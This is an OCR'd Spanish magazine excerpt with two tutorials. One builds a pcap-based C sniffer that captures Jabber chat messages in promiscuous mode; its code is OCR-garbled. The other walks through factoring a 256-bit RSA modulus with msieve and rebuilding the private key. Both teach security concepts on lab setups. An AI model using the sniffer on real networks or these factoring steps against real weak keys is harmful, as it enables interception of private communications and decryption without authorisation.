


Figura 4. *Ventana ekg2 durante pruebas*

que funcione en modo promiscuo (ing. *promiscuous mode*) es decir que capture todos los paquetes de la red disponibles (lo cual hace un sniffer), cuando es igual a exec (*0*) la interfaz de red simplemente funcionará en forma estándar. El cuarto parámetro indica el tiempo de espera de los paquetes en milisegundos. Finalmente, el último argumento, es un puntero al búfer del eventual error - en caso de cualquier falla, el mensaje se introducirá allí.

Filtrado de paquetes

Cuando escribimos nuestra aplicación, normalmente no nos interesa todo el tráfico de la red, por ello deberemos filtrar los paquetes según un criterio, por ejemplo, según el tipo de servicio, dirección IP o similar. En tal caso, empleamos la función: exec (*int pcap_compile(pcap_t *p, struct bpf_program *fp, char *str, int optimize, bpf_u_int32 netmask);*).

Su primer parámetro es el puntero de nuestra interfaz conseguida en el párrafo anterior. El segundo argumento, es índice de nuestro filtro. El siguiente parámetro es el filtro (en forma de título) guardado por convención de la aplicación tcpdump (descrita exactamente en el manual), por ejemplo: puerto 80 o bien ip host 192.168.0.1. Si en el cuarto argumento colocamos exec (*1*) nuestra expresión será optimizada, en caso de introducir exec (*0*) solamente se compilará. El último parámetro es la máscara de red de nuestra interfaz (la forma de recibirla está descrita en la sección *Selección de interfaces de red*). La función devuelve exec (-*1*) en caso de error.

Ahora solo nos queda enlazar el filtro dado con el puntero de nuestro dispositivo de red. Para ello resultará útil la función exec (`int pcap_setfilter(pcap_t *p, struct bpf_program *fp);`). Su primer argumento es un puntero a nuestra interfaz y el siguiente es el índice de nuestro filtro (el mismo que el empleado como segundo argumento de la función exec (`int pcap_compile()`)). La función devuelve exec (-*1*) en caso de error.

Modo promiscuo (modo de rastreo)

La tarjeta de red en el modo de trabajo estándar, recibe los paquetes dirigidos solamente a ella. La interfaz de red analiza todos los paquetes que le llegan, compara su dirección MAC con la dirección MAC del destinatario. Cuando no coinciden se abandona el paquete, pero cuando la tarjeta de red funciona en modo promiscuo entonces se capturarán todos los paquetes, incluso los que no se dirigen a ella. Esto es especialmente útil en el caso de que contemos en nuestra red con un hub, ya que el mismo reenvía a todas las interfaces de red conectadas, cada paquete. Un switch, en cambio, enviará solo a destinatario (y no a todos), cada paquete de la red.

En Internet

- *http://www.tcpdump.org/* – fuentes de pcap
- *http://www.winpcap.org/* – pcap para Windows
- *http://jpcap.sourceforge.net* – pcap para aplicaciones en java
- *http://tools.ietf.org/html/791* – rfc sobre el protocolo IP
- *http://tools.ietf.org/html/793* – rfc sobre el protocolo TCP

Sobre el autor

Soy estudiante de informática de la Universidad Politécnica de Varsovia. Desde hace muchos años me intereso por la informática en general: desde la programación en lenguajes de diferente nivel de especialidad, hasta los sistemas operativos, administración de redes y cuestiones relacionadas con el hardware.

Rastreo de paquetes

Por fin hemos llegado a la posibilidad de rastrear paquetes, para realizar esto, dispondremos de dos formas:

- Rastrear paquetes individuales por medio de la función exec (`u _ char *pcap _ next(pcap _ t *p, struct pcap _ pkthdr *h)`). El primer argumento es el puntero a nuestra interfaz de red y el segundo es el índice de la estructura exec (`pcap _ pkthdr`). La misma incluye tres campos: tiempo, cuando el paquete ha sido rastreado, su tamaño total y duración de una porción concreta rastreada. La función devuelve el índice del contenido del paquete rastreado.
- Rastreo de paquetes en el nudo, por ejemplo, por medio de la función exec (`int pcap _ loop(pcap _ t *p, int cnt, pcap _ handler callback, u _ char *user)`).
- El primer argumento es el puntero de nuestro dispositivo de red.
- El siguiente parámetro es la cantidad de paquetes que queremos rastrear (el valor negativo significará un rastreo infinito).

```
<body>jeszcze mloda pora ;&gt;</body><x xmlns="jabber:x:event"><offline/><displayed/><composing/></x
></message>
--------------------------------
src IP 192.168.0.8      dst IP 217.173.160.48
<message type="chat" to="[redacted].net" id="1154817391">
--------------------------------
src IP 192.168.0.8      dst IP 217.173.160.48
<body>ale wyglada na to ze dziala;)</body><x xmlns="jabber:x:event"><offline/><displayed/><composing
/></x></message>
--------------------------------
src IP 217.173.160.48   dst IP 192.168.0.8
<message xmlns='jabber:client' from='[redacted].net/Psi' to='[redacted]@chrome.pl/ekg2' id='a125ea
'>
<x xmlns='jabber:x:event'>
<id/>
<composing/>
</x>
</message>
--------------------------------
src IP 217.173.160.48   dst IP 192.168.0.8
<message xmlns='jabber:client' from='[redacted].net/Psi' to='[redacted]@chrome.pl/ekg2' id='a125fa
' type='chat'>
<body>obczaj</body>
<x xmlns='jabber:x:event'>
<composing/>
</x>
</message>
--------------------------------
```

Figura 5. *Ventana del analizador durante las pruebas*

Listado 2a. *Código fuente del analizador de red de jabber*

```
/*
jabb_sniff 1.0
aplicación ejemplar para el
                    artículo
de la revista hakin9
escrita por Lukasz Skwarek
lukasz dot skwarek
at gmail dot com
*/
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <pcap.h>
#include <errno.h>
#include <netinet/in.h>
#include <netinet/if_ether.h>
#define MASK "port 5222"
/* estructuras recogidas
de /usr/include
/netinet/*.h y usr/include
/net/*.h */
/* cabecera Ethernet */
struct eth_hdr
{
    u_char ether_dhost
    [ETHER_ADDR_LEN];
    u_char ether_shost
    [ETHER_ADDR_LEN];
    u_short ether_type;
};
#define ETHERTYPE_IP 0x0800
/* protocolo IP */
typedef u_int32_t tcp_seq;
/* cabecera IP */
struct ip_hdr {
    #if __BYTE_ORDER == __
    LITTLE_ENDIAN
    unsigned int ip_hl:4;
    /* header length */
    unsigned int ip_v:4;
    /* version */
    #endif
    #if __BYTE_ORDER == __
    BIG_ENDIAN
    unsigned int ip_v:4;
    /* version */
    unsigned int ip_hl:4;
    /* header length */
    #endif
    u_int8_t ip_tos;
    /* type of service */
    u_short ip_len;
```

Listado 2b. *Código fuente del analizador de red de jabber*

```
    /* total length */
    u_short ip_id;
    /* identification */
    u_short ip_off; /* fragment offset field */
    #define IP_RF 0x8000 /* reserved fragment flag */
    #define IP_DF 0x4000 /* dont fragment flag */
    #define IP_MF 0x2000 /* more fragments flag */
    #define IP_OFFMASK 0x1fff /* mask for fragmenting bits */
    u_int8_t ip_ttl; /* time to live */
    u_int8_t ip_p; /* protocol */
    u_short ip_sum; /* checksum */
    struct in_addr ip_src, ip_dst; /* source and dest address */
};
struct tcp_hdr
{
    u_int16_t th_sport; /* source port */
    u_int16_t th_dport; /* destination port */
    tcp_seq th_seq; /* sequence number */
    tcp_seq th_ack; /* acknowledgement number */
    # if __BYTE_ORDER == __LITTLE_ENDIAN
    u_int8_t th_x2:4; /* (unused) */
    u_int8_t th_off:4; /* data offset */
    # endif
    # if __BYTE_ORDER == __BIG_ENDIAN
    u_int8_t th_off:4; /* data offset */
    u_int8_t th_x2:4; /* (unused) */
    # endif
    u_int8_t th_flags;
    # define TH_FIN 0x01
    # define TH_SYN 0x02
    # define TH_RST 0x04
    # define TH_PUSH 0x08
    # define TH_ACK 0x10
    # define TH_URG 0x20
    u_int16_t th_win; /* window */
    u_int16_t th_sum; /* checksum */
    u_int16_t th_urp; /* urgent pointer */
};
void
my_callback (u_char * args, const struct pcap_pkthdr *pkthdr,
const u_char * packet)
{
    const struct eth_hdr *ethernet;
    const struct ip_hdr *ip;
    const struct tcp_hdr *tcp;
    const char *payload;
    int size_eth = sizeof (struct eth_hdr);
    int size_ip = sizeof (struct ip_hdr);
    int size_tcp = sizeof (struct tcp_hdr);
    ethernet = (struct eth_hdr *) (packet);
    if (ntohs (ethernet->ether_type) == ETHERTYPE_IP)
    {
        ip = (struct ip_hdr *) (packet + size_eth);
        if (ip->ip_v == 4)
        {
            if (ip->ip_p == 6)
            {
                size_ip = (ip->ip_hl) * 4;
                tcp = (struct tcp_hdr *) (packet + size_eth + size_ip);
                {
                    size_tcp = (tcp->th_off) * 4;
                    payload = (u_char *) (packet + size_eth + size_ip +
                      size_tcp);
                    if ((strlen (payload) > 0))                   {
```

- El tercero es la función callback, la cual se llama cuando el paquete dado coincide con el filtro.
- No nos ocuparemos del último parámetro – lo fijaremos en exec (NULL). La función devuelve exec (*-1*) en caso de error.
- A la función callback la escribiremos nosotros mismos según el prototipo exec (`void my_callback(u_char *args, const struct pcap_pkthdr *header, const u_char *packet);`). El primer argumento lo fijaremos en NULL, el siguiente es el índice de la estructura exec (`pcap_pkthdr`) que describimos anteriormente. El último parámetro, es el índice del contenido del paquete rastreado.

Extrayendo información

Lo más importante para nosotros es el contenido del paquete. Podemos referirnos a ella como a una array ordinario, sin embargo, no es cómodo. Es más fácil extraer los datos que nos interesan por medio del uso de las respectivas estructuras. Primero reflejamos en la cabecera Ethernet, luego en la cabecera IP y, luego en TCP. Encontraremos las respectivas estructuras en los archivos de cabeceras de /usr/include/netinet/ y en /usr/include/net/.

Cabecera Ethernet

Muy fácilmente extraeremos la información, sabiendo que tiene un largo fijo (14 bytes). Realizamos una simple asignación: exec (`ethernet = (struct eth_hdr*)(packet)`) y conseguiremos acceso a la dirección MAC mediante la estructura Ethernet del remitente y del destinatario y el tipo del paquete.

Cabecera IP

Aquí tendremos un problema, ya que la cabecera puede tener un largo distinto. Entonces debemos fijar en forma manual su tamaño para cada paquete a base del campo *Total Length*. Este valor representa el largo de la cabecera IP en las palabras de 32 bits. Después de utilizar exec (`ip = (struct ip_hdr*)(packet + size_eth)`) ya tenemos todos los datos de la cabecera IP en la estructura ip.

Listado 2c. *Código fuente del analizador de red de jabber*

```
                        printf ("src IP %s\t", inet_ntoa (ip->ip_src));
                        printf ("dst IP %s\n", inet_ntoa (ip->ip_dst));
                        printf ("%s\n", payload);
                        printf ("-------------------------------\n");
                    }
                }
            }
        }
    }
    bzero ((void *) packet, size_eth + size_ip + size_tcp + strlen
                        (payload));
}
int
main (int argc, char **argv)
{
  char *dev; /* representación con caracteres de nuestra interfaz */
  char errbuf[PCAP_ERRBUF_SIZE]; /* array para el mensaje del error */
  pcap_t *descr /* mandril de interfaz */
  struct bpf_program fp; /* hold compiled program */
  bpf_u_int32 mask; /* máscara de red de la interfaz */
  bpf_u_int32 net; /* dirección IP de interfaz */
  u_char *args = NULL;
  /* cuando no determinemos la interfaz nosotros mismos, entonces... */
  if (argc >= 2)
      dev=argv[1];
  else
  {
      /* ...detección de la interfaz de red */
      dev = pcap_lookupdev (errbuf);
      if (dev == NULL)
      {
        fprintf(stderr, "Error del dispositivo %s: %s: %s\n",dev, errbuf);
        exit (1);
    }
  }
  /* lectura de dirección ip y de máscara */
  if (pcap_lookupnet (dev, &net, &mask, errbuf) == -1)
  {
    fprintf (stderr, "Error de lectura de datos del dispositivo %s: %s\n",
                       dev,
    errbuf);
    exit (1);
    /* abrimos la interfaz para leer - modo promiscuo */
    descr = pcap_open_live (dev, BUFSIZ, 1, -1, errbuf);
    if (descr == NULL)
    {
       fprintf (stderr, "Error de apertura de interfaz %s: %s\n", dev,
                       errbuf);
        exit (1);
    }
    if (pcap_compile (descr, &fp, MASK, 0, net) == -1)
    {
        fprintf (stderr, "Error de compilación del filtro\n");
        exit (1);
    }
    /* asignación del filtro al dispositivo */
    if (pcap_setfilter (descr, &fp) == -1)
    {
        fprintf (stderr, "Error de asignación de filtro\n");
        exit (1);
        pcap_loop (descr, -1, my_callback, args);
        fprintf (stdout, "\nfinished\n");
        return 0;
    }
```

Cabecera TCP

En forma análoga al caso de la cabecera IP, aquí tendremos que lidiar con la variable *largo de la cabecera*. Esta se encuentra en el campo *Data Offset* como la cantidad de las palabras de 32 bits. Ejecutamos exec (`tcp = (struct tcp _ hdr*)(packet + size _ eth + size _ ip)`) y tendremos acceso a los campos de la cabecera TCP en nuestra estructura tcp.

Datos Propios

Luego de ejecutar exec (`payload = (u _ char *)(packet + size _ eth + size _ ipp + size _ tcp)`) obtendremos el contenido del paquete.

Sniffer de jabber

¿Cómo realizar un sniffer que rastree los paquetes de jabber? Jabber nos permitirá demostrar completamente la forma de proceder con este tipo de tareas y será fácil desde un punto de vista técnico. Empezaremos por guardar el código de la aplicación responsable de rastrear paquetes. Realizamos esto conforme con la sección Librería pcap. El corazón de nuestra aplicación será la función callback que es responsable de todo el análisis de los paquetes rastreados. Realizamos la proyección de la cabecera de Ethernet y, luego, usando ETHER_TYPE , comprobaremos que rastreamos el paquete IP. Por la siguiente proyección en la cabecera IP verificaremos que tendremos que ver con la versión cuarta (campo IP_VERSION) de este protocolo y que el paquete que analizamos es un paquete de tipo TCP (IP_PROTOCOL). Respectivamente fijamos el largo de la cabecera IP y haremos la proyección del paquete en la estructura de la cabecera TCP. Después de descargar su tamaño utilizaremos este dato para formar nuestro paquete en el array de caracteres y recibiremos los datos adecuados. Como el protocolo de jabber no tiene una estructura interna propia de paquetes, no debemos realizar nuestra proyección en la definición de estructura. Trabajaremos con mensajes en el formato XML.

Observamos que hemos conseguido la comunicación entre el servidor y el cliente de jabber. ●



Ataque de factorización a RSA

Daniel Lerch Hostalot 

Grado de dificultad



RSA es, sin lugar a dudas, el criptosistema de clave pública más utilizado en la actualidad, habiendo resistido al escrutinio de los criptoanalistas durante más de un cuarto de siglo. Este popular algoritmo basa su seguridad en la dificultad que supone factorizar números grandes, considerando como grandes los números de más de 100 dígitos decimales.

A diferencia de la criptografía de clave privada, donde se utiliza una única clave para cifrar y descifrar mensajes, en la criptografía de clave pública se utilizan dos claves. Estas dos claves son conocidas como clave pública y clave privada. Para realizar una comunicación cifrada, un usuario debe disponer de un par de claves. Mientras que la clave privada deberá permanecer secreta, la clave pública, como su nombre indica, estará a disposición de cualquiera que desee enviar mensajes cifrados al mencionado usuario. Pues un mensaje cifrado con una clave pública, únicamente podrá ser descifrado con su correspondiente clave privada. Para conseguir esta curiosa cualidad, es necesario recurrir a ciertos problemas matemáticos que lo permiten. En el caso de RSA, se recurre al problema de la factorización de números grandes.

El nacimiento de la criptografía de clave pública se produjo en 1976* con la publicación por parte de Diffie y Hellman de un protocolo que permitía intercambiar cierta información sobre un canal inseguro.

Poco después, en 1977, Rivest, Shamir y Adleman proponían el criptosistema RSA, el criptosistema de clave pública más usado en la actualidad.

* En 1997 se hicieron públicos ciertos documentos en los que se demostraba que en 1973, los criptógrafos del Grupo de Seguridad de Comunicaciones Electrónicas (CESG) del gobierno británico, ya disponían de conocimientos sobre este tipo de criptografía.

El criptosistema RSA

Como ya se ha comentado, la seguridad de RSA reside en la dificultad computacional

En este artículo aprenderás...

- cómo funciona RSA y cómo se realizan ataques de factorización,
- cómo se usan las claves RSA y el procedimiento de ataque para obtener la clave privada a partir de la pública, consiguiendo así, descifrar el mensaje.

Lo que deberías saber...

- cierta base matemática,
- conocimientos de programación en C,
- los ejemplos han sido desarrollados y probados en un sistema GNU/Linux.

Conceptos Matemáticos

Divisor o Factor:

Un número entero a es divisor (o factor) de b cuando existe otro entero c que cumple $b = a \cdot c$. Ejemplo: $21 = 7 \cdot 3$.

Números primos y Números compuestos:

Un número entero es primo si solo es divisible por uno y por sí mismo. Un número entero es compuesto si no es primo.

Ejemplo: $21 = 7 \cdot 3$ es un número compuesto, 7 y 3 son números primos

Factorización:

Se conoce como factorización de un número entero n el proceso de descomponerlo en sus factores primos: $n = p_1^{e1} \cdot p_2^{e2} \cdots p_i^{ei}$, donde p_i son números primos i e_i son enteros positivos.

Ejemplo: 84 queda factorizado como $21 = 2^2 \cdot 3 \cdot 7$

Módulo:

Se conoce como módulo y se representa como $a \bmod b$ al resto de la división entera de a entre. b.

Ejemplo: $5 \bmod 3 = 2$, $10 \bmod 7 = 3$, $983 \bmod 3 = 2$, $1400 \bmod 2 = 0$.

a y b son congruentes módulo n: $b \equiv a (\bmod n)$ si su diferencia (a-b) es un múltiplo de n.

Máximo Común Divisor:

Llamamos Máximo Común Divisor de dos números enteros a y b, representado como $\text{mcd}(a,b)$, al mayor número entero divisor de a y de b.

Ejemplo: $\text{mcd}(42,35) = \text{mcd}(2 \cdot 3 \cdot 7, 5 \cdot 7) = 7$

Algoritmo de Euclides:

El algoritmo de Euclides calcula el Máximo Común Divisor de dos números basándose en que $\text{mcd}(a,b) = \text{mcd}(b,r)$, donde $a > b > 0$ son enteros y r resto de la división entre a y b

Ejemplo: $\text{mcd}(1470,42)$

(1) $1470 \bmod 42 = 35 \rightarrow \text{mcd}(1470,42) = \text{mcd}(42,35)$

(2) $42 \bmod 35 = 7 \rightarrow \text{mcd}(42,35) = \text{mcd}(35,7)$

(3) $35 \bmod 7 = 0 \rightarrow \text{mcd}(7,0) = 7$

Indicador de Euler (Totient):

Dado $n \geq 0$ conocemos como $\Phi(n)$ el número de enteros en el intervalo $[1,n]$ que son primos* con n. Para $n = p \cdot q$, $\Phi(n) = (p-1)(q-1)$.

* Dos números enteros a y b son primos entre sí (o coprimos) si $\text{mcd}(a,b) = 1$.

que supone la factorización de números grandes. Factorizar un número consiste en encontrar los números primos (factores) que multiplicados dan como resultado dicho número. De manera que si, por ejemplo, queremos factorizar el número 12, obtendremos como resultado 2·2·3. La forma sencilla de encontrar los factores de un número n consiste en ir dividiendo por todos los números primos inferiores a n. Este procedimiento, aunque sencillo, es extremadamente lento cuando se trata de factorizar números grandes.

Realicemos algunos cálculos sencillos para hacernos una idea. Una clave de 256 bits (como la que romperemos en un ejemplo posterior) tiene unos 78 dígitos decimales aproximadamente (1078). Dado que en las claves RSA este número suele tener únicamente dos factores primos, cada uno de ellos tendrá más o menos 39 dígitos. Esto significa que para factorizar el número tendríamos que dividir por todos los números primos de 39 dígitos o menos (1039). Suponiendo que solo el 0.1% de los números son primos, tendríamos que realizar unas 1036 divisiones. Imaginemos que disponemos de un sistema capaz de realizar 1020 divisiones por segundo. En este caso tardaríamos 1016 segundos en romper la clave, es decir, más de 300 millones de años. Un millón de veces la edad del universo. Por suerte, nosotros tardaremos un poco menos.

Veamos como funciona RSA. Empecemos generando la clave pública y la clave privada (en el cuadro *Conceptos Matemáticos* están disponibles algunos conceptos matemáticos de interés). Para este propósito es necesario seguir los siguientes pasos.

Paso 1:

Elegiremos aleatoriamente dos números primos p y q y los multiplicaremos, obteniendo n: $n = p \cdot q$. Si elegimos, por ejemplo, $p = 3$ y $q = 11$ obtenemos $n = 33$

Paso 2:

Calcularemos el indicador de Euler (Totient) con la siguiente fórmula: $\Phi(n) = \Phi(p \cdot q) = (p-1) \cdot (q-1)$. En nuestro ejemplo obtenemos $\Phi(n) = 20$

Paso 3:

Buscaremos un exponente de cifrado (posteriormente lo utilizaremos para cifrar) al que llamaremos e. El exponente de cifrado debe cumplir $\text{mcd}(e, \Phi(n)) = 1$ por lo que nos serviría, por ejemplo $e = 3$, dado que no dispone de ningún factor común con 20 (factores 2 y 5).

Paso 4:

Calculamos un exponente de descifrado al que llamaremos d (posteriormente lo utilizaremos para descifrar). El exponente de descifrado debe verificar $1 < d < \Phi(n)$ de manera que $e \cdot d \equiv 1 (\bmod \Phi(n))$. Lo que significa que d corresponderá a un número entre 1 y 20 que al multiplicarlo por 3 y dividirlo por 20 de resto 1. Por lo que d puede ser 7.

Las claves:

La clave pública del usuario corresponde a la pareja (n, e), en nuestro ejemplo (33,3) mientras que su clave

privada es d, es decir 7. Lógicamente los números p, q i $\Phi(n)$ deberán permanecer en secreto.

El (des)cifrado:

Llegados a este punto, solo es necesario cifrar con $C = M^e \bmod n$ y descifrar con $M = C^d \bmod n$. Si consideramos que nuestro mensaje es $M = 5$ el cifrado correspondería a $C = 5^3 \bmod 33 = 26$. Para descifrar solo tendríamos que aplicar $M = 26^7 \bmod 33 = 5$.

Como se comentaba al principio y puede verse en el procedimiento anterior, la seguridad del criptosistema reside en n. Es decir, si un atacante con acceso a la clave pública, consigue factorizar n obteniendo p y q, no tiene más que utilizar las fórmulas anteriores para obtener la clave privada.

The RSA Factoring Challenge

The RSA Factoring Challenge es una competición financiada por RSA Laboratories en la que se ofrecen suculentos premios al que consiga factorizar ciertos números grandes. Ésto les permite conocer el estado del arte de los sistemas de factorización, conociendo así cuál es el tamaño de clave adecuado para mantener RSA seguro.

Listado 1. *Pasar de Hexadecimal a Decimal*

```
#include <stdio.h>
#include <openssl/bn.h>
int main (int argc, char **argv)
{
   BIGNUM *n = BN_new();
   if (argc!=2)
   {
      printf ("%s <hex>\n",
       argv[0]);
      return 0;
   }
   if(!BN_hex2bn(&n, argv[1]))
   {
      printf("error:
      BN_hex2bn()");
      return 0;
   }
   printf("%s\n", BN_bn2dec(n));
   BN_free(n);
}
```

En el momento de escribir este artículo el récord de factorización es el RSA-640, un número de 193 dígitos que fue factorizado el 2 de noviembre del 2005 por F. Bahr et al. El próximo reto es el RSA-704, premiado con 30.000$.

Sin duda, The RSA Factoring Challenge, es una muy buena forma de conocer el estado actual de los sistemas de factorización.

En el cuadro *The RSA Factoring Challenge* puedes ver los desafíos propuestos actualmente.

Ataque de factorización

En los siguientes apartados se realizará un ataque de ejemplo a una clave RSA. Para agilizar los cálculos se utilizará una clave bastante más pequeña de lo normal, facilitando así su factorización. Aunque no se trata de un ejemplo real, nos servirá para ver cómo se realiza un ataque completo.

Primero prepararemos un entorno de trabajo con la herramienta OpenSSL, generando las claves necesarias y cifrando un mensaje que utilizaremos como objetivo de ataque. A continuación factorizaremos el módulo n y obtendremos la clave privada, descifrando finalmente el mensaje.

OpenSSL y RSA

OpenSSL es una herramienta criptográfica muy útil de fuente abierta. En la sección de referencias encontrarás dónde descargarla, aunque la mayoría de dsitribuciones GNU/Linux la llevan instalada por defecto.

En esta sección la utilizaremos para configurar un entorno de pruebas sobre el cual realizaremos el ataque.

El primer paso consiste en generar un par de claves para cifrar y descifrar. Generaremos claves de 256 bits, demasiado pequeñas para mantener sus comunicaciones seguras, pero suficientes para nuestro ejercicio.

Generamos el par de claves, manteniendo en secreto nuestra clave privada.

```
# Generar un par de claves RSA
de 256 bits
openssl genrsa -out rsa_privkey
.pem 256
cat rsa_privkey.pem
-----BEGIN RSA PRIVATE KEY-----
MIGqAgEAAiEA26dbqzGRt31
   qincXxy4jjZMMOId/DVT8aT
   cq8aamDiMCAwEAAQIh
AMvT1oXa/rxF3mrVLrR/RS7vK
   1WTsQ5CWl/+37wztZOpAhE
   A+4jgEkfalFH+0S+1
IPKD5wIRAN+NmMH4AF0B8jz
   MAXHHXGUCEGRpRZnGmVk
   wSlrTgqj+Zu0CEA7v7CQR
yRxt09zCGNqcYo0CEDEW7mvoz
   MYYLC5o+zgfV4U=
-----END RSA PRIVATE KEY-----
```

A continuación guardamos la clave pública en un fichero. Ésta es la que publicaríamos para que cualquiera pudiese enviarnos mensajes cifrados.

```
# Guarda la clave publica en
   un fichero
openssl rsa -in rsa_privkey.pem
   -pubout -out rsa_pubkey.pem
cat rsa_pubkey.pem
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQA
   DKwAwKAIhANunW6sxkbd9a
   op3F8cuI42TDDiHfw1U
/Gk3KvGmpg4jAgMBAAE=
-----END PUBLIC KEY-----
```

Generado el par de claves, ya podemos cifrar y descifrar. Trabajaremos con el siguiente mensaje en claro:

```
echo "Cuarenta y dos" > plain.txt
```

Este mensaje puede ser cifrado de forma sencilla con el siguiente comando y la clave pública:

```
openssl rsautl -encrypt -pubin
   -inkey rsa_pubkey.pem \
   -in plain.txt -out cipher.txt
```

Para descifrar utilizaremos la clave privada:

```
openssl rsautl -decrypt -inkey
   rsa_privkey.pem -in cipher.txt
Cuarenta y dos
```

Listado 2. *Clave privada*

```
#include <stdio.h>
#include <openssl/bn.h>
#include <openssl/rsa.h>
#include <openssl/engine.h>
#include <openssl/pem.h>
int main (int argc, char **argv)
{
   RSA *keypair = RSA_new();
   BN_CTX *ctx = BN_CTX_new();
   BN_CTX_start(ctx);
   BIGNUM *n = BN_new();
   BIGNUM *d = BN_new();
   BIGNUM *e = BN_new();
   BIGNUM *p = BN_new();
   BIGNUM *q = BN_new();
   BIGNUM *dmp1 = BN_new();
   BIGNUM *dmq1 = BN_new();
   BIGNUM *iqmp = BN_new();
   BIGNUM *r0 = BN_CTX_get(ctx);
   BIGNUM *r1 = BN_CTX_get(ctx);
   BIGNUM *r2 = BN_CTX_get(ctx);
   BIGNUM *r3 = BN_CTX_get(ctx);
   if (argc!=4)
   {
      printf ("%s [p] [q] [exp]\n", argv[0]);
      return 0;
   }
   BN_dec2bn(&p, argv[1]);
   BN_dec2bn(&q, argv[2]);
   BN_dec2bn(&e, argv[3]);
   if(BN_cmp(p, q)<0) {
      BIGNUM *tmp = p;
      p = q;
      q = tmp;
   }
   // Calculamos n
   BN_mul(n, p, q, ctx);
   // Calculamos d
   BN_sub(r1, p, BN_value_one()); // p-1
   BN_sub(r2, q, BN_value_one()); // q-1/
   BN_mul(r0, r1, r2, ctx);       // (p-1)(q-1)
   BN_mod_inverse(d, e, r0, ctx); // d
   // Calculamos d mod (p-1)
   BN_mod(dmp1, d, r1, ctx);
   // Calculamos d mod (q-1)
   BN_mod(dmq1, d, r2, ctx);
   // Calculamos el inverso de q mod p
   BN_mod_inverse(iqmp, q, p, ctx);
   // Claves RSA
   keypair->n = n;
   keypair->d = d;
   keypair->e = e;
   keypair->p = p;
   keypair->q = q;
   keypair->dmq1 = dmq1;
   keypair->dmp1 = dmp1;
   keypair->iqmp = iqmp;
   PEM_write_RSAPrivateKey(stdout, keypair,
      NULL, NULL, 0, NULL, NULL);
   BN_CTX_end(ctx);
   BN_CTX_free(ctx);
   RSA_free(keypair);
   return 0;
}
```

Visto como utilizar OpenSSL con RSA y conociendo la necesidad de disponer de la clave privada para descifrar los mensajes, nuestro objetivo a continuación será obtener dicha clave privada sin tener acceso a la original. Es decir, obtener la clave privada a partir de la clave pública. Para poder hacer esto lo primero que necesitamos es obtener el módulo n y el exponente de cifrado. Esto nos lo proporciona el siguiente comando y la clave pública:

```
openssl rsa -in rsa_pubkey.pem
      -pubin -text -modulus
Modulus (256 bit):
   00:db:a7:5b:ab:31:91:b7:7d:
      6a:8a:77:17:c7:2e:
   23:8d:93:0c:38:87:7f:0d:54:fc:
      69:37:2a:f1:a6:
   a6:0e:23
Exponent: 65537 (0x10001)
Modulus=DBA75BAB3191B77D6
      A8A7717C72E238D930C3887
      7F0D54FC69372AF1A6A60E23
writing RSA key
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQAD
      KwAwKAIhANunW6sxkbd9aop
      3F8cuI42TDDiHfw1U
/Gk3KvGmpg4jAgMBAAE=
-----END PUBLIC KEY-----
```

El módulo está representado en hexadecimal. Para pasarlo a decimal puedes utilizar el programa listado en el Listado 1.

```
gcc hex2dec.c -lssl
./a.out DBA75BAB3191B77D6A8
      A7717C72E238D930C38877
      F0D54FC69372AF1A6A60E23
993522099738420139497368501
      70185769998267119089063
      3393965755672874269775007 07
```

Obtenido el módulo en decimal, el siguiente paso consiste en factorizarlo.

Factorización del módulo n

Dado que el número que vamos a factorizar no es excesivamente grande, resulta más rápido aplicar

el algoritmo de factorización QS. Este algoritmo lo implementa msieve, programa que puedes descargar a partir de la tabla de referencias. msieve lleva la documentación necesaria para instalarlo y utilizarlo, aunque no resulta nada complicado. Pues basta con el siguiente comando para factorizar el número propuesto:

```
/msieve -v
99352209973842013949736850
        17018576999826711908906
        33393965755672874269775
        00707
```

Un ordenador actual puede factorizar este número en unos diez minutos, más o menos en función del hardware. El resultado es el siguiente:

```
factor: 297153055211137492311
        771648517932014693
factor: 334346924022870445836
        047493827484877799
```

En este punto, factorizado el módulo n y con el exponenete de cifrado 65537 obtenido en el apartado anterior, ya tenemos todos los datos necesarios para obtener la clave privada.

Obtención de la clave privada y descifrado del mensaje

Dada la dificultad del proceso utilizando herramientas comunes, desarrollaremos un programa que lo haga por nosotros. Encontrarás las fuentes en Listado 2.

Para realizar los cálculos se ha utilizado la librería OpenSSL. Las variables BIGNUM son las utilizadas por esta librería para trabajar con números grandes. Éstas tienen una API propia para realizar operaciones como sumas, restas, operaciones modulares, etc.

El programa de ejemplo empieza colocando en variables BIGNUM los parámetros p, q y e. A continuación, si se observa el código con detenimiento y con la ayuda de los comentarios, puede verse el procedimiento de generación de la clave privada. El mismo procedimiento indicado anteriormente de forma teórica. De hecho, la única diferencia con la generación de una clave *normal* consiste en que p y q se elegirían aleatoriamente, y en nuestro caso los obtenemos de la factorización del módulo. Finalmente, mediante la ayuda de `PEM_write_RSAPrivateKey()` escribimos la clave privada en formato PEM, el utilizado en los ejemplos. Si comparamos la clave generada con la clave privada original veremos que hemos conseguido nuestro objetivo, pues se ha llegado a la clave privada a partir de la clave pública (Listado 3.).

Listado 3. *Llegar a la clave privada a partir de la clave pública*

```
gcc get_priv_key.c -lssl -o get_priv_key
